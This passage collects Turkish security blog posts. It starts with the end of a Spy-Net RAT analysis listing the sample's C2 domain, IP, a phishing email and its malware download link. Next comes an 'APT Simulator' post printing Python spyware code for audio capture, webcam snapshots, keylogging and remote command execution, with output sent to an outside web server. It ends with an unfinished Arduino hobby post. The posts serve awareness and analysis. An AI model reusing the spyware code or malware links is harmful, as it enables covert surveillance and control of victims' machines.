
Antivirus	Sonuç	Güncelle
Agnitum	Packed/Pec1	20131027
AhnLab-V3	✓	20131027
AntiVir	✓	20131027
Antiy-AVL	✓	20131027
Avast	✓	20131027
AVG	✓	20131027
Baidu-International	✓	20131027






Ardından bu yazılımın da (DecodedBase64-\_exe), UPX ile derlenmiş başka bir yazılımı hafızaya açtığını gördüm ve bunu hafızadan, diske \_001A7000.exe adı altında kayıt edip, UPX ile açtım (unpack).






Statik analiz ile yazılım üzerindeki dizilerden bunun Spy-Net RAT olabileceğini düşündüm. Spy-Net RAT'i genel olarak analiz ettiğimde, istemcinin bağlanacağı sunucu adresi, şifre, sistem üzerinde çalışırken kullanacağı dosya adı gibi çeşitli bilgileri, oluşturulurken (server.exe oluşturma), 0xBC ile XOR'layarak #####@##### dizileri arasına kaydettiğini tespit ettim. Ardından Python ile bu parametreleri tespit edip, çözübelirn (XOR), [Spy-Net Config Decrypter](#) adı altında ufak bir araç hazırladım. Bu aracı, Spy-Net istemicisi (\_001A7000.exe (klasik server.exe)) üzerinde çalıştırıldığında bana, bağlanacağı ip adresinden (microsoftupdatedns.redirectme.net:115), şifresine, sistem üzerinde kendini gizlemek için kullandığı dosya adına (ctfmon.exe) kadar tüm bilgileri verdi. IP adresini (81.6.76.156) kontrol ettiğim de ise yine Vodafone IP bloğuna ait olduğunu gördüm.



#### 81.6.76.156 domaininin (sitesinin) whois bilgileri :

```
% This is the RIPE Database query service.  
% The objects are in RPSL format.  
  
% The RIPE Database is subject to Terms and Conditions.  
% See http://www.ripe.net/db/support/db-terms-conditions.pdf  
  
% Note: this output has been filtered.  
% To receive output for a database update, use the "-B" flag.  
  
% Information related to '81.6.64.0 - 81.6.95.255'  
  
inetnum:      81.6.64.0 - 81.6.95.255  
netname:      Vodafone-Turkey-Customer-IP-Pools  
descr:        Vodafone Turkey GPRS address pool  
country:      TR  
admin-c:      VT1712-RIPE  
tech-c:       VT1712-RIPE  
status:       ASSIGNED PA  
mnt-by:       RTNET-MNT  
mnt-lower:    RTNET-MNT  
mnt-routes:   RTNET-MNT  
source:       RIPE # Filtered  
  
person:        VODAFONE TURKEY  
address:       Vodafone Telekomunikasyon A.S.  
address:       Vodafone Plaza Buyukdere Cad. No:251  
address:       34398 Maslak, Istanbul  
address:       TURKEY  
phone:        +90 212 3670000  
fax-no:        +90 212 3670010  
nic-hdl:      VT1712-RIPE  
abuse-mailbox: abuse-tr@vodafone.com  
remarks:       Vodafone Turkey IP Management Team  
source:        RIPE # Filtered  
mnt-by:       RTNET-MNT  
  
% Information related to '81.6.64.0/19AS15897'  
  
route:        81.6.64.0/19  
descr:        Vodafone Turkey 3G Pool  
origin:       AS15897  
mnt-by:       RTNET-MNT  
source:       RIPE # Filtered
```

Sıra bunun gerçekten Spy-Net RAT olup olmadığını teyit etmeye geldiğinde, sanal makineme 115. bağlantı noktasını dinleyen Spy-Net v2.6 sunucusu kurup, hosts dosyasına 127.0.0.1 microsoftupdatedns.redirectme.net satırını ekledim. Son olarak \_001A7000.exe dosyasını çalıştırıldığında ise Spy-Net arabirimini üzerinden bağlantının başarıyla gerçekleştiğini gördüm ve bu sayede bunun Spy-Net zararlı yazılımı olduğunu teyit etmiş oldum.



Umarım herkes için faydalı bir analiz yazısı olmuştur. Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Güncelleme: Art niyetli kişiler, 29.10.2013 tarihi itibariyle "ADSL fatura Son ödeme tarihi 29/10/2013 olan 23,00 TL tutarındaki güncel faturanız" başlıklı sahte e-posta gönderiyorlar. Bu e-postada yer alan bağlantı adresi (link) ziyaret edildiği takdirde www.lotusgrill.com.tr/tt.net.jar adresinden yukarıda analiz ettiğim benzer bir zararlı JAR dosyasını indiriliyor ve ardından microsoftupdatedns.redirectme.net adresine 112. bağlantı noktasından bağlanıyor.

<http://bit.ly/1ayCX54 -> http://www.lotusgrill.com.tr/tt.net.jar>

Sayın, TTNET ABONESİ

Son ödeme tarihi 29/10/2013 olan 23.00 TL tutanındaki güncel faturanız buradan görüntüleyebilirsiniz.

E-Faturamı Görüntüle      Fatura Öde      Talimat Ver      Görüşme Detayları

Faturanızı E-Fatura şeklinde almayı tercih ederek hem kendinize zaman ayırmayı hem de çocuklara yesil bir gelecek bırakmayı tercih ettiğiniz için teşekkür ederiz.

**E-FATURA (ELEKTRONİK FATURA)**

**KULLANIMINDA DİKKAT EDILECEK HUSUSLAR**

Türkiye genelinde e-fatura, Maliye Bakanlığı tarafından sadece elektronik fatura gönderme konusunda izin alan mukellefler tarafından gönderilabilir.

E-fatura gönderimine izin verilen mukellefler, Gelir İdaresi Başkanlığı tarafından <http://www.efatura.gov.tr> adresinde yayımlanmaktadır.

Faturada bulunan bilgilerin değiştirilmesini önlemek ve faturanın geldiği kaynağı doğrulanmak amacıyla güvenli elektronik imza ile imzalanması olmas zorunluluğu bulunmaktadır. Bu nedenle, tarafınızda letilen e-faturaların üzerinde yer alan elektronik imzannın doğrulanması, güvenliğiniz açısından önem arz etmektedir.

Adres: © Türk Telekomünikaşyon A.Ş. Turgut Özal Bulvarı 06103 Aydınlıkhevler, ANKARA

Faks: 0312 324 53 11

## 2 adımda APT

Source: <https://www.mertsarica.com/2-adimda-apt/>

By M.S on October 1st, 2013



Geçtiğimiz senelerde [Stuxnet](#), [Duqu](#), [Flame](#) vb. casus/zararlı yazılımlar ile ilgili olarak haber bombardimanına tutulan çoğu kimse için APT ([advanced persistent threat](#)), arkasında bir devletin olduğu, kapalı kapılar ardında üzerinde onlarca belki de yüzlerce kişinin dev bütçelerle çalıştığı, nükleer reaktöre sahip olmadığınız sürece pek fazla kaygılanmanız gerektirmeyen siber saldırı projeleri olduğu düşünülür. Bu yanlış düşünce neticesinde kurumlar tarafından bir APT tehdidine maruz kalma olasılığı oldukça düşük olarak değerlendirilmektedir. Halbuki APT'nin temel amacının uzun süreli ve gizli bir şekilde hedef sistem üzerinden ses, görüntü, tuş kayıt bilgileri ile hassas verileri çalmak olduğu göz ardı edilir. Ben de bu yazı ile kurumlar tarafından göz ardı edilen APT tehdidine, sizme testlerinde sıkça kullanılan [Metasploit](#) ve [Meterpreter](#)'ı kullanmadan, kısa sürede geliştirdiğim, tam fonksiyonel olmayan (niyeti bozuk olanlar biraz kod yazmak zorunda kalacaklar :) ) [APT Simulator](#) aracı ile dikkat çekmeye çalıştım.

APT'yi oluşturan en önemli iki bileşenden biri hedef sistemi istismar edecek istismar kodu, diğeri ise sisteme indirilecek ve çalıştırılacak olan casus/zararlı yazılımımızdır.

Hedef sistemin istismar edilerek casus/zararlı yazılımın hedef sisteme indirilme ve çalıştırılma kısmı günümüzde hacking forumlarından ücretsiz olarak temin edilebilen [istismar kitleri](#) ve sosyal mühendislik saldırısı sayesinde bir tık ile gerçekleştirilebilmektedir. İstismar kitleri ile hedef sisteme yüklü ve güncel olmayan Adobe PDF Reader, Java, Ofis yazılımları, internet tarayıcıları vb. 3. parti yazılımlar istismar edilmekte ve sistem ele geçirilerek üzerinde istenilen casus/zararlı yazılımlar çalıştırılabilmektedir. (Günümüzde imza tabanlı güvenlik teknolojilerinin (ips, ids, antivirus vs.) bu tehditlere karşı koruma sağlamakta yetersiz olduğunun tekrar altını çizmeye faydalıdır)

Casus/zararlı yazılım oluşturma kısmı ise programlama dehası olmayan kişiler tarafından rahatlıkla gerçekleştirilebilir. Yazımı konu olan ve casusluk faaliyeti gerçekleştirecek olan APT Simulator aracı, modüler yapısı sayesinde Python ile kısa sürede rahatlıkla geliştirilebilir. Bunun için geliştiricinin Python v2.7.5 sürümünü ([python-2.7.5.msi](#)), ekran görüntüsü almak için VideoCapture modülünü ([VideoCapture-0.9.5.win32-py2.7.exe](#)), tuş kaydı için pyHook modülünü ([pyHook-1.5.1.win32-py2.7.exe](#)), ses kaydı için ise pyAudio modülünü ([PyAudio-0.2.7.win32-py2.7.exe](#)) kurmuş olması yeterlidir. Modüller kurulduktan sonra geliştirilecek olan APT aracının çatısı 4 ana fonksiyondan oluşabilir;

Ses kaydı gerçekleştiren fonksiyon:

PyAudio modülü sayesinde hedef sistem üzerinden 5 saniyeliğine ses kaydı yapılır ve apt.wav dosyasına yazılır.

```
def record_audio():
    CHUNK = 1024
    FORMAT = pyaudio.paInt16
    CHANNELS = 2
```

```

RATE = 44100
RECORD_SECONDS = 5
WAVE_OUTPUT_FILENAME = "apt.wav"

p = pyaudio.PyAudio()

stream = p.open(format=FORMAT,
                 channels=CHANNELS,
                 rate=RATE,
                 input=True,
                 frames_per_buffer=CHUNK)

if console:
    print "* Recording audio..."

frames = []

for i in range(0, int(RATE / CHUNK * RECORD_SECONDS)):
    data = stream.read(CHUNK)
    frames.append(data)

if console:
    print "* done\n"

stream.stop_stream()
stream.close()
p.terminate()

wf = wave.open(WAVE_OUTPUT_FILENAME, 'wb')
wf.setnchannels(CHANNELS)
wf.setsampwidth(p.get_sample_size(FORMAT))
wf.setframerate(RATE)
wf.writeframes(b''.join(frames))
wf.close()

```

Ekran görüntüsü alan fonksiyon:

VideoCapture modülü sayesinde hedef sistem üzerinde ekran görüntüsü alınarak, apt.jpg adı altında dosya sisteme kayıt edilir.

```

def take_screenshot():
    if console:
        print "* Taking screenshot..."
    cam = Device()
    cam.saveSnapshot('apt.jpg')
    if console:
        print "* done\n"

```

Tuş kaydı yapan fonksiyon:

PyHook modülü sayesinde klavyede basılan tuşlar, aracın çalıştığı klasörde keylogs.txt dosyasına kayıt edilir.

```

def keylogger():
    if console:
        print "* Logging key events... (press enter to escape)"

    def OnKeyboardEvent (event):
        keys = ""
        full_path = os.path.realpath(__file__)
        path, file = os.path.split(full_path)
        path = path + "\keylogs.txt"
        keyfile = open(path, "a")
        key = chr(event.Ascii)
        if event.Ascii == 13:
            key = "\n"
        hook.UnhookKeyboard()
        if console:
            print "* done\n"
        main()

        keys = keys + key
        keyfile.write(keys)
        keyfile.close()

    hook = pyHook.HookManager()
    hook.KeyDown = OnKeyboardEvent
    hook.HookKeyboard()
    pythoncom.PumpMessages()

```

Komuta kontrol merkezinden aldığı komutu sistem üzerinde çalıştırıp komuta kontrol merkezine geri gönderen fonksiyon: take\_order fonksiyonu, [http://www.mertsarica.com/apt\\_simulator/apt.php](http://www.mertsarica.com/apt_simulator/apt.php) adresine bağlanarak hangi işlemi gerçekleştireceği (ses kaydı, ekran görüntüsü alma, tuş kaydı yapma, sistem üzerinde komut çalıştırma) bilgisini alır. process\_order fonksiyonu, sistem üzerinde çalıştırması gereken komut bilgisini (örnek: hostname) aldıktan sonra sistem üzerinde çalıştırır ve [http://www.mertsarica.com/apt\\_simulator/apt.php](http://www.mertsarica.com/apt_simulator/apt.php) dosyasına cmd parametresi ile gönderir.

```
def process_order(cmd):
    if console:
        print "* Running received command:", cmd
    p = subprocess.Popen(cmd, stdout=subprocess.PIPE)
    result = p.communicate()[0]
    if console:
        print "* Command output:", result
        # print "* done."
    url = "http://www.mertsarica.com/apt_simulator/apt.php?cmd=" + result
    if console:
        print "* Sending command output (%s) to APT Simulator..." % (result.strip())
    response = opener.open(url)
    if console:
        print "* done\n"

def take_order():
    url = "http://www.mertsarica.com/apt_simulator/apt.php"
    print "* Connecting to APT Simulator:", url
    response = opener.open(url)
    html = response.read()


    re1='((?:[a-z][a-z0-9_]*))' # Variable Name 1
    re2='(:)' # Any Single Character 1
    re3='((?:[a-z][a-z0-9_]*))' # Variable Name 2
    re4='(:)' # Any Single Character 2
    re5='((?:[a-z][a-z0-9_]*))' # Variable Name 3
    re6='(:)' # Any Single Character 3
    re7='((?:[a-z][a-z0-9_]*))' # Variable Name 4

    rg = re.compile(re1+re2+re3+re4+re5+re6+re7,re.IGNORECASE|re.DOTALL)
    m = rg.search(html)

    if m:
        var1=m.group(1)
        c1=m.group(2)
        var2=m.group(3)
        c2=m.group(4)
        var3=m.group(5)
        c3=m.group(6)
        var4=m.group(7)

        if console:
            print "* Received command:", var1+c1+var2+c2+var3+c3+var4+"\n"

        if var1 == "ses":
            record_audio()
        if var2 == "ekrangoruntusu":
            take_screenshot()
        if var4:
            process_order(var4)
        if var3 == "tuskaydi":
            keylogger()
```



Sonuç olarak tüm bu fonksiyonlar bir araya getirildiği zaman ortaya APT saldırısını simüle edebilen [APT Simulator aracı](#) çıkarmış oluyor. Görüldüğü üzere Python ile kısa bir sürede ses kaydı yapabilen, ekran görüntüsü alabilen, tuş kaydı yapabilen ve uzaktaki web sunucusundan komut alarak sistem üzerinde çalıştırabilen ve sunucuya geri gönderebilen bir APT aracı tasarlamak mümkündür dolayısıyla kurumda bir nükleer reaktör, bir SCADA sistem olmasa bile APT tehdidi bir kurum için ciddi anlamda ele alınması, bu veya benzer bir casus yazılım ile karşı karşıya kalıldığı zaman nasıl tespit edileceği, aksiyon alınabileceği konusunda üzerine düşünülmesi, zaman ve bütçe ayrılması gereken çok önemli bir konudur.

Programın kötüye kullanılmasını engelleme adına prototip olarak geliştirdiğim [APT Simulator](#) aracını, dileyen güvenlik uzmanları daha da geliştirerek APT testlerinde veya bilgisayar olayları müdahale ekiplerinin çalışmalarında rahatlıkla kullanabilirler.

Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

# Arduinooo


Source: <https://www.mertsarica.com/arduino/>

By M.S on September 1st, 2013



Hackinge meraklı olan fakat elektronikten anlamayan ve bunun eksikliğini hisseden biri olarak [Arduino](#)'nun benim için büyük bir nimet olacağını düşünerek bundan yaklaşık bir sene önce bir tane Aurdino UNO R3 [siparis](#) etmiştim.

Bilmeyenler, duymayanlar için Vikipedi'ye göre Arduino'nun, Processing/Wiring dilinin (C programlama diline oldukça benzemektedir) bir uygulamasını içeren geliştirme ortamından oluşan bir fiziksel programlama platformu olduğunu, tek başına çalışan interaktif nesneler geliştirmek için kullanılabileceği gibi bilgisayar üzerinde çalışan yazılımlara da (Macromedia Flash, Processing, Max/MSP, Pure Data, SuperCollider gibi) bağlanabileceğini ve hazır üretilmiş kartlar satın alabildiğiniz gibi, kendi ürettiğiniz donanımlarla çalışabildiğiniz, çeşidine göre mikrodenetleyici içeren bir kart olduğunu söyleyebiliriz.



Devre tahtası, dirençler, lehim vb. konulardan anlamadığım, anlamak için de çok fazla zaman ayıramayacağımı öngörerek sensörlerle ve modüllerle çalışmanın bana hız ve zaman kazandıracağını düşünerek Arduino UNO R3'ün yanı sıra bir de [sensor shield v5.0](#) sipariş etmiştim. Sensor shield ile ufak tefek denemeler yapmak ve Arduino dünyasına ağırsız, sizisiz bir giriş yapmak için [kızıl ötesi alıcı ve verici](#), LCD ekran, [buton](#), sesli uyarı modülü da sipariş etmiştim. Gel zaman git zaman, ne zaman Arduino ile birşeyler yapmak istesem mutlaka eksik bir sensor veya modül olduğu ortaya çıkıyor ve tekrar Emartee, Robotistan veya Roboweb gibi sitelerden yeni parçalar sipariş etmem gerekiyordu. Hele ki bu Emartee'den sipariş edilecek ise parçanın elime ulaşması 15 - 20 günü bulabiliyordu.

Bekleye bekleye paslandığımı farkederek 1 sene sonunda ufak da olsa birşeyler yapmaya karar verdim. Her ne kadar ilk etapta gönlümden NFC/RF ile ilgili birşeyler yapmak geçse de önceliğim pas atmak olduğu için daha seri ilerleyebileceğim birşeyler yapmaya karar verdim. Evde sağıma soluma bakıp neyi kurcalasam diye düşünürken gözüme televizyon kumandası ilişiverdi. TV ile kumandanın kızıl ötesi haberleştiğini bildiğim ve elimde de kızıl ötesi alıcı ve verici olduğu için aklima ortaokul yıllarım geldi.

Benimle yaşıt olanlar eminim 90'lı yıllarda oldukça popüler olan fakat o zaman için oldukça da pahalı olan ve her çocuğun hayalini süsleyen Casio'nun CMD-40 model saatini hatırlayacaklardır. Bu saatinin en güzel özelliği öğrenme modu sayesinde televizyon kumandasının (ve diğer kıızılıötesi haberleşen cihazların) göndermiş olduğu IR (infrared) sinyalleri/kodları öğrenerek kumanda gibi kullanılabilmesiydi. Bu saat sayesinde birçok televizyon, afacan çocukların hedefi haline gelmiş, bir o kadar çocukta iş üstünde yakalanarak kulaklıları, kızgın televizyon sahipleri tarafından çekilmişti.

30 yaşını devirmiş ancak hala afacanlıkta sınır tanımayan biri olarak evde Arduino ile TV'yi çaktırmadan açıp, kapayarak eşimi kızdırmanın planlarını yapmaya başladım. Bunun için öncelikle Arduino için [IR Remote](#) kütüphanesini yükledim. Samsung TV'yi kapatabilmek için öncelikle kumanda üzerinde kapatma butonuna basıldığında kumandanın TV'ye gönderdiği IR kodunu Arduino

ile tespit etmem gerekiyordu. Fakat tam bu esnada aklıma Galaxy S4'de de infrared olduğu ve Samsung'un geliştirdiği [WatchON](#) adındaki cep telefonunun uzaktan kumanda olarak kullanabilmesini sağlayan uygulama geldi. WATCHON uygulamasının 100'den fazla TV markasını desteklemesi aklıma hemen bir soru getirdi. Arduino'nun belleği yettiği sürece, 10-15 popüler markanın TVlerinin IR kodlarını WatchON uygulamasından alsam, Arduino'ya yüklesem, Arduino da çalışır çalışmaz yüklü olan tüm bu kodlarını bir döngü ile göndermeye başlaza, Arduino'yı Universal TV PowerOff aracı olarak kullanabilir miydim ?

